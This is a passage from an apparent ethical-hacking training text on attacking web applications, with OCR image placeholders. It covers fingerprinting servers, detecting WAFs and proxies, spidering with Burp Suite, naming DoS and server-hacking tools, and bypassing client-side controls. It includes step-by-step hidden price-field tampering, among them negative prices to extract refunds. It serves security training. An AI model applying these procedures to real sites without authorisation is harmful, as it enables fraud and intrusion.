    The information displayed defines that the **openssl.exe** identifies the server used by the Microsoft as Microsoft-HTTPAPI/2.0.

Some of the additional banner grabbing tools include:

- Telnet (*https://technet.microsoft.com*)
- Netcat (*http://netcat.sourceforge.net*)
- ID Serve (*https://www.grc.com*)
- Netcraft (*https://www.netcraft.com*)



Footprint Web Infrastructure: Detecting Web App Firewalls and Proxies on Target Site

While footprinting the web infrastructure, attackers must discover the web app firewall and proxy settings of the target site to know the security measures employed.

- **Detecting Proxies**

  Some organizations use proxy servers in front of their web servers to make them untraceable. Therefore, when attackers try to trace the target's IP address, which is hiding behind a proxy, by applying footprinting techniques, the attempt would provide its proxy IP address, not its legitimate address.

  Determine whether your target site is routing your requests through proxy servers. To know whether a web server is behind a proxy, the attackers make use of the `trace` command.

  The **`trace`** command sends a request to the web server, asking it to send back the request. Attackers place the trace command in HTTP/1.1. If the web server is present before a proxy server and when an attacker sends a request using the trace command, the proxy modifies this request (by adding some headers) and forwards it to the target web server. Therefore, when the web server bounces back the request to the attacker's machine, the attacker compares both requests and analyzes the changes made to it by the proxy server.

- **Detecting Web App Firewall**

  Web app firewalls (WAFs) are security devices deployed between the client and server. These devices are like intrusion prevention systems that provide security for web

applications against a wide range of attacks. They monitor web server traffic and prevent malicious traffic from entering it, thus safeguarding it from attacks.

Attackers use different techniques to detect web app firewalls in the web infrastructure. One of the techniques they use is to examine the cookies, because a few WAFs add their own cookies during client-server communication. Attackers can view the HTTP request cookie to observe the presence of a WAF.

Another method of detecting a WAF is by analyzing the HTTP header request. Most firewalls edit HTTP header requests, so the server response varies. Hence, an attacker sends a request to a web server, and when the server responds to the request, the response betrays the presence of the web app firewall.

Attackers use various tools such as WAFW00F to detect the presence of a WAF in front of a web server that hosts the target website.


- **WAFW00F**

  Source: *https://github.com*

  WAFW00F allows one to identify and fingerprint Web Application Firewall (WAF) products protecting a website. It detects the WAF at any domain; to do so, it looks for:

  - Cookies
  - Server Cloaking
  - Response codes
  - Drop action
  - Pre-built-in rules

You can also use tools like **SHIELDFY Web Application Firewall Detector** (*https://shieldfy.io*) to detect the web application firewalls in the target web infrastructure.



Footprint Web Infrastructure: Hidden Content Discovery

Discover the hidden content and functionality that is not reachable from the main visible content to exploit user privileges within the application. It allows an attacker to recover backup copies of live files, configuration files and log files containing sensitive data, backup archives containing snapshots of files within the web root, new functionality which is not linked to the main application, etc.

The following are the methods employed in discovering the hidden content:

- **Web Spidering**

  Web spiders automatically discover the hidden content and functionality by parsing HTML form and client-side JavaScript requests and responses.

  Web spidering tools:

  - Burp Suite (*https://portswigger.net*)
  - OWASP Zed Attack Proxy (*https://www.owasp.org*)
  - WebScarab (*https://www.owasp.org*)
  - Scrapy (*https://scrapy.org*)
  - Web Data Extractor (*http://www.webextractor.com*)
  - SpiderFoot (*http://www.spiderfoot.net*)
  - Beam Us Up SEO Crawler (*http://beamusup.com*)
  - Screaming Frog SEO Spider (*https://www.screamingfrog.co.uk*)
  - WildShark SEO Spider Tool (*https://wildshark.co.uk*)

- **Attacker-Directed Spidering**


  Attacker accesses all of the application's functionality and uses an intercepting proxy to monitor all requests and responses. The intercepting proxy parses all of the application's responses and reports the content and functionality it discovers.

  Attacker-directed spidering tools:

  - OWASP Zed Attack Proxy (*https://www.owasp.org*)

- **Brute-Forcing**

  Use automation tools such as **Burp Suite** to make huge numbers of requests to the web server in order to guess the names or identifiers of hidden content and functionality.



Web Spidering Using Burp Suite

Source: *https://portswigger.net*

Burp Suite is an integrated platform for attacking web applications. It contains all the Burp tools with numerous interfaces between them, designed to facilitate and speed up the process of attacking an application.

Burp Suite allows you to combine manual and automated techniques to enumerate, analyze, scan, attack, and exploit web applications. The various Burp tools work together effectively to share information and allow findings identified within one tool to form the basis of an attack using another.

You use Burp Suite to carryout web spidering in the following manner:

1. **Configure** your web browser to use Burp as a local proxy.
2. In Burp, go to the **Proxy Intercept** tab, and turn off Proxy interception (if the button says "**Intercept is off**" then click it to toggle the interception status).
3. Access the entire target application **visiting every single link/URL** possible, and submit all the application forms available.
4. Select **Target** tab to check the site map generated by the Burp proxy. This lists all the websites you visited through the browser.
5. In the site map, select a target application you want to spider. Choose a specific node, and click "**Spider this host/branch**" from the context menu.

6. Burp suite prompts you to **confirm** before proceeding. Click **Yes;** Burp will modify the current target scope to the currently defined scope, which includes the selected item and all sub-items in the site-map tree.
7. Burp begins to **crawl** through the target application. Click the **Spider Control** tab to view the progress of the spider.
8. As spidering continues, Burp discovers and adds more items in the site map.
9. Burp shows the request items in **black** and other items in **gray**.
10. To view the newly added items in the site map, select the application branch or host in the tree view, and double-click the "**Time requested**" column header in the table view.
11. This **sorts** all the URLs in the application by the time requested, starting with the **most recent**.

Web Crawling Using Mozenda Web Agent Builder

Source: *http://www.mozenda.com*

Mozenda Web Agent Builder crawls through a website and harvests pages of information. The software support logins, result index, AJAX, borders, and others. With Mozenda, one can set up agents that extract, store, and publish data to multiple destinations. Once information is in the Mozenda systems, users can format, repurpose, and mashup the data and use it in other online/offline applications or as intelligence. They can access and export the extracted data and use it through an API.

Some of the additional web crawling tools include:

- Octoparse (*https://www.octoparse.com*)
- Giant Web Crawl (*http://80legs.com*)
- crawler4j (*https://github.com*)

Attack Web Servers

Once attackers conduct full scope footprinting on a web infrastructure, they analyze the gathered information to find its vulnerabilities, which they can exploit to launch attacks on web servers. They then attempt to attack web servers using various available techniques.

Each and every website or web application is associated with a web server that has code for serving a website or web application. Configuring the web servers insecurely leaves security holes in the servers that are easy to exploit. Footprinting the web infrastructure provides attackers with information about the web server, such as its name, version, and vulnerabilities associated with its particular version, which attackers can then exploit.

Web server vulnerabilities provide attackers with a path to exploit the web apps hosted on them. Webserver vulnerability scanning helps attackers launch attacks easily by identifying the exploitable vulnerabilities present on the web server. Once the attacker gathers all the potential vulnerabilities, he/she tries to exploit them with the help of various attack techniques to compromise the web server. Attackers use tools such as Metasploit, UrlScan, Nikto, etc. to scan for web server vulnerabilities.

To prevent the web server from serving legitimate users or clients, attackers launch a DoS/DDoS attack against it, using tools such as DoSHTTP, and Hping to perform a DoS attack. To perform a DDoS attack, they can use tools such as HOIC and LOIC, or SYN Flooding, Slowloris, and DRDoS.

Note: For complete coverage of web server hacking techniques refer to Module 13 Hacking Web Servers.

- **Web Server Hacking Tools**
  - **WebInspect**

    Source: *https://software.microfocus.com*


    WebInspect is an automated and configurable web application security and penetration-testing tool that mimics real-world hacking techniques and attacks, enabling attackers to analyze the complex web applications and services for security vulnerabilities.

    Features:

    - Web application security testing from development through production
    - Security test web APIs and web services that support your business
    - Enable broader lifecycle adoption through security automation
    - Elevate security knowledge across your entire business

  Some of the additional web server hacking tools include:

  - Metasploit (*https://www.metasploit.com*)
  - Nikto (*https://cirt.net*)
  - Nessus (*https://www.tenable.com*)
  - Acunetix Web Vulnerability Scanner (*https://www.acunetix.com*)
  - HexorBase – The DataBase Hacker Tool (*https://github.com*)
  - Sqlninja (*http://sqlninja.sourceforge.net*)



Analyze Web Applications

Once attackers have attempted various possible attacks on a vulnerable web server, they may turn their attention to the web application itself. To hack the web app, first they may need to analyze it to determine its vulnerable areas. Even if it has only a single vulnerability, attackers try to compromise its security by launching an appropriate attack. This next section describes how attackers find vulnerabilities in the web app and exploit them.

Attackers need to analyze target web apps to determine their vulnerabilities. Doing so helps them reduce the "attack surface." To analyze web application, attackers acquire basic knowledge of a web app and then analyze the active application's functionality and technologies to identify any exposed attack surfaces.

- **Identify Entry Points for User Input:** The first step in analyzing a web app is to check for the application entry point, which can later serve as a gateway for attacks. One of the entry points includes the front-end web app that intercepts HTTP requests. Other web app entry points are user interfaces provided by Web pages, service interfaces provided by Web services, serviced components, and .NET Remoting components.

  Attackers should review the generated HTTP request to identify the user input entry points.

- **Identify Server-Side Technologies:** Server-side technologies or server-side scripting systems are used to generate dynamic web pages (web 2.0) requested by clients and are stored internally on the server. The server allows the running of interactive web pages or websites on web browsers.


  Commonly used server-side technologies include Active Server Pages (ASP), ASP.NET, ColdFusion, JavaServer Pages (JSP), PHP, Python, and Ruby on Rails.

Attackers should fingerprint the technologies active on the server using various fingerprint techniques such as HTTP fingerprinting.

- **Identify Server-Side Functionality:** Server-side functionality refers to the ability of a server to execute programs on output web pages. User requests stimulate the scripts residing on the web server to display interactive web pages or websites. The server executes server-side scripts, which are invisible to the user.

  Attackers should evaluate the server-side structure and functionality by keenly observing the applications revealed to the client.

- **Map the Attack Surface:** Attackers then plan the attack surface area of the web app to target the specific, vulnerable area. Identify the various attack surfaces uncovered by the applications and the vulnerabilities that are associated with each one.




Analyze Web Applications: Identify Entry Points for User Input

Web application input gates help attackers launch various types of injection attacks on the application. If such input gates are vulnerable to attacks, gaining access to the app is easy. Thus, during web app analysis, attackers try to identify entry points for user input, so they can understand the way in which the web application accepts or handles the user input. Attackers examine URL, HTTP Header, query string parameters, POST data, and cookies to determine all user input fields. Attackers also identify HTTP header parameters that can be processed by the application as user inputs such as User-Agent, Referer, Accept, Accept-Language, and Host headers. They determine URL encoding techniques and other encryption measures implemented to secure the web traffic such as SSL. Attackers can then find the vulnerabilities present in the input mechanism and exploit them to gain access to the web app.

Use the following tools to analyze the web application:

- httprint (*http://www.net-square.com*)
- Burp Suite (*https://portswigger.net*)
- WebScarab (*https://www.owasp.org*)
- OWASP Zed Attack Proxy (*https://www.owasp.org*)
- GNU Wget (*https://www.gnu.org*)



Analyze Web Applications: Identify Server-Side Technologies

- Perform a detailed server fingerprinting, and analyze HTTP headers and HTML source code to identify server side technologies
- Examine URLs for file extensions, directories, and other identification information
- Examine the error page messages
- Examine session tokens: JSESSIONID – Java, ASPSESSIONID – IIS server, ASP.NET_SessionId - ASP.NET, PHPSESSID – PHP

httprint


Source: *http://www.net-square.com*

httprint is a web server fingerprinting tool. It relies on web server characteristics to accurately identify web servers, despite the fact that they may have been obfuscated by changing the server banner strings or by plug-ins such as mod_security or servermask. httprint can also be used to detect web enabled devices which do not have a server banner string, such as wireless access points, routers, switches, cable modems, etc. httprint uses text signature strings and it is very easy to add signatures to the signature database.

Features:

- Identification of web servers despite the banner string and any other obfuscation
- Inventorying of web enabled devices such as printers, routers, switches, wireless access points, etc.
- Multi-threaded engine
- SSL information gathering

- Automatic SSL detection and automatic traversal of HTTP 301 and 302 redirects
- Ability to import web servers from Nmap network scans. httprint can import Nmap's xml output files
- Reports in HTML, CSV and XML formats



Analyze Web Applications: Identify Server-Side Functionality

Once server-side technologies are determined, attackers try to identify server-side functionality for the purpose of finding potential vulnerabilities. They examine page source and URLs and make an educated guess to determine the internal structure and functionality of web applications.


They use the following tools to do so.

- GNU Wget (Source: *https://www.gnu.org)*
- BlackWidow (*http://softbytelabs.com*)
- Teleport Pro (*http://www.tenmax.com*)

Examine URL

SLL certified page URL starts with https instead of http. If a page contains an .aspx extension, chances are that the application is in ASP.NET language. If the query string has a parameter named showBY, then you can assume that the application is using a database and will display the data by that value.

FIGURE 14.9: Identify Server-Side Functionality by examining URL




Analyze Web Applications: Map the Attack Surface

Once attackers detect the entry points, server-side technologies, and functionalities, they then find their respective vulnerabilities and plan their attack surface area of the target web app. Web application analysis thus helps attackers reduce their attack surface. Attackers consider the following factors to plan their attack.

Information	Attack
Client-Side Validation	Injection Attack, Authentication Attack
Database Interaction	SQL Injection, Data Leakage
File Upload and Download	Directory Traversal
Display of User-Supplied Data	Cross-Site Scripting
Dynamic Redirects	Redirection, Header Injection
Login	Username Enumeration, Password Brute-Force
Session State	Session Hijacking, Session Fixation
Injection Attack	Privilege Escalation, Access Controls
Cleartext Communication	Data Theft, Session Hijacking
Error Message	Information Leakage
Email Interaction	Email Injection
Application Codes	Buffer Overflows
Third-Party Application	Known Vulnerabilities Exploitation
Web Server Software	Known Vulnerabilities Exploitation

TABLE 14.2: Table showing information and respective attacks




Bypass Client-side Controls

A web application requires client side controls to restrict user inputs in transmitting data via client components and implementing measures on controlling the user's interaction with his or her own client. A developer uses techniques like Hidden HTML Form Fields, browser extensions, etc. to allow the transmission of data to the server via client. Often web developers think that the data transmitted from the client to server is within the users control and this assumption can lead the application vulnerable to various attacks.

Following are some of the techniques to bypass the client-side controls:

- **Attack Hidden Form Fields:** Identify hidden form fields in the web page and manipulate the tags and fields to exploit the web page before transmitting the data to the server.
- **Attack Browser Extensions:** Attempt to intercept the traffic from the browser extensions or decompile the browser extensions to capture user data.
- **Perform Source Code Review:** Perform source code review to identify vulnerabilities in the code that cannot be identified by the traditional vulnerability scanning tools.




Bypass Client-side Controls: Attack Hidden Form Fields

In any ecommerce/retailing web applications, the application uses hidden HTML form fields to restrict the user to view/modify data fields like "products" and "prices of products", etc. and allow the user to enter certain fields like "quantity" etc. assuming the user to enter the required quantity before submitting the data to the server. The developer flags these fields as hidden in order to restrict the user to modify; In every client session, developers use hidden fields to store client information, including product prices and discount rates.

Follow the following process to attack hidden field form:

- Identify such vulnerable web applications
- Save the source code for the HTML page
- Locate the hidden field
- Tamper the price values by editing the price field's value
- Save the file and reload the source into a browser
- Click the **Buy** button

The request will be transmitted to the server with the modified price. You can also use proxy tools like Burp Suite to trap the request that submits the form and modify the price field to any value. You can also attempt to enter negative price values to loot the retail application to refund the amount through credit card transaction.



Bypass Client-side Controls: Attack Browser Extensions

Capturing the data from a web application that use browser extension components can be achieved by two methods:


- **Intercepting Traffic from Browser Extensions**

  Attempt to intercept and modify the request and response made by the component and the server, respectively. You can use tools like Burp Suite to capture the data. This method has certain limitations like data obfuscation or encryption, secure data serialization, etc.

- **Decompiling Browser Extensions**

  In this technique, you can attempt to decompile the component's bytecode in order to view its detailed source, which allows you to identify the detailed information of the component functionality. The main advantage of this technique is that, it allows you to modify data present in the requests that are sent to server, regardless of any obfuscation or encryption mechanisms employed for transmitted data.

  You can use proxy tools like Burp suite to capture and modify the web page component requests. In the context of bypassing client-side input validation that is implemented in a browser extension, if the component submits the validated data to the server transparently, this data can be modified using an intercepting proxy in the same way as already described for HTML form data.

